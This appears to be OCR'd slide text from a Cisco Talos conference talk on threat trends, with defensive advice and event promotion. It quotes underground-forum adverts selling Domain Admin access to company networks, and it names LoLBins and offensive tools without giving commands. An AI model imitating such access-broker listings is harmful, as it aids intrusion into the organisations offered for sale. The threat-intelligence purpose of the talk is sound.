Insurance - Thailand - Employees: 520 Revenue: $131 Million (Domain Admin+NTDS+Full internall netw

insurance - Saudi Arabic - Full Network Access(Domain Admin+NTDS+Full internall netwrok info) Price:

Only Sell TO Verified Users, For More Info Pm Me.

SELLING [LUX] Network Access - US Company

by isGunboom - September 17, 2020 at 02:30 PM

isGunboom

V.I.P User

VIP

Posts	20
Threads	7
Joined	Sep 2020
Reputation	0

September 17, 2020 at 02:30 PM

Welcome to LUX

ompany Info:

Location : US
Market : Logistics
Revenue : $ 30 million
Employees : 150

Access : Domain Admin

Finance and Employee info gotten from ZoomInfo.

Price: $ 500

davidarnold0151

September 04, 2020 at 05:26 AM This post was last modified: September 04, 2020 at 05:27 AM by davidarnold0151. Edited 1 time in total.

Access: Domain Admin

Other details on PM and only if you are serious about buying it.

LoLBins

- What are they?
- Why are the useful?
- Examples
  - MSBuild
  - Certutil
  - Bitsadmin
  - ExtExport

Offensive Security Tools

- What are they used for?
- How are they being abused?
- Examples
  - PowerShell Empire
  - Mimikatz
  - Powersploit
  - Metasploit
  - Cobalt Strike

Other Trends to Watch

Business Email Compromise (BEC)

- Biggest $$$ Problem
- Difficult to defend
- Put OOB verifications in place

http://cs.co/bec

Collaboration App Abuse

- Hybrid work impact
- Widely abused
- Abused in Ukraine attacks

http://cs.co/collab-abuse

Infostealers

- Deployed constantly
- Tons of commodity options
- Redline/Phoenix are popular
- Lots of open-source options, too
- Used in UA extensively

Remote Access Trojans (RATs)

- Deployed constantly
- Tons of commodity options
- Popular with nation states and criminals
- Open-source projects are constant

Talos & Ukraine

Current assistance

- Providing defensive guidance
- Assisting with forensic analysis
- Providing intelligence
- Assisting in hunting activities

Partnerships


- State Special Communications Service of Ukraine (SSSCIP)
- Cyberpolice Department of the National Police of Ukraine
- National Coordination Center for Cybersecurity (NCCC at the NSDC of Ukraine)

Previous assistance

- Six years in region
- On the ground during NotPetya
- Assisted with forensic analysis multiple events
- Assisted in monitoring of election infrastructure during 2019 presidential election

What can defenders do?

How to protect an enterprise in 2022



Cisco Secure Endpoint

Last bastion is the endpoint.

Protection here is paramount with encryption on the rise.

Umbrella

Light lift, heavy impact.

Can be deployed quickly with immediate results.

Multi-Factor Authentication (MFA)

Trust and access are under attack, make it difficult for the stolen credentials to be used.

Security Fundamentals

Might not stop a compromise, but will make the incident response exponentially more successful.

Stay Connected and Up To Date

Spreading security news, updates, and other information to the public.

White papers, articles & other information
talosintelligence.com

Threat Source Newsletter
cs.co/TalosUpdate

Talos Blog
blog.talosintelligence.com

Social Media Posts
Twitter: @talossecurity

Instructional Videos
cs.co/talostube

Beers with Talos & Talos Takes
talosintelligence.com/podcasts


Talos publicly shares security information through numerous channels to help make the internet safer for everyone.

Customer Testimonials

- We would like to invite you to **share your thoughts, feedback, and experiences using our Cisco Secure products**. Your opinion is valued and could help others in their buying process.

- We will **have a team at the Cisco Secure Pub and World of Solutions – Security** area to assist you and you will have **full control and can edit or delete your review** at any time.

- We will be **wearing black t-shirts with**
- **“What's Your Story?"** printed on the front.



For more information, please reach out to

- Cindy Valladares 503-784-8178
- Tazin Khan (she/her) (917) 602-6338

Technical Session Surveys

- Attendees who fill out a minimum of four session surveys and the overall event survey will get Cisco Live branded socks!
- Attendees will also earn 100 points in the Cisco Live Game for every survey completed.
- These points help you get on the leaderboard and increase your chances of winning daily and grand prizes.

Cisco Learning and Certifications

From technology training and team development to Cisco certifications and learning plans, let us help you empower your business and career. www.cisco.com/go/certs

Pay for Learning with Cisco Learning Credits

(CLCs) are prepaid training vouchers redeemed directly with Cisco.

Learn

Cisco U.
IT learning hub that guides teams and learners toward their goals

Cisco Digital Learning
Subscription-based product, technology, and certification training

Cisco Modeling Labs
Network simulation platform for design, testing, and troubleshooting

Cisco Learning Network
Resource community portal for certifications and learning

Train

Cisco Training Bootcamps
Intensive team & individual automation and technology training programs

Cisco Learning Partner Program
Authorized training partners supporting Cisco technology and career certifications

Cisco Instructor-led and Virtual Instructor-led training
Accelerated curriculum of product, technology, and certification courses


Certify

Cisco Certifications and Specialist Certifications
Award-winning certification program empowers students and IT Professionals to advance their technical careers

Cisco Guided Study Groups
180-day certification prep program with learning and support

Cisco Continuing Education Program
Recertification training options for Cisco certified individuals

Here at the event? Visit us at **The Learning and Certifications lounge at the World of Solutions**



Continue your education

- Visit the Cisco Showcase for related demos
- Book your one-on-one Meet the Engineer meeting
- Attend the interactive education with DevNet, Capture the Flag, and Walk-in Labs
- Visit the On-Demand Library for more sessions at www.CiscoLive.com/on-demand

CISCO The bridge to possible

Thank you

CISCO Live!

#CiscoLive

cisco Live!

#CiscoLive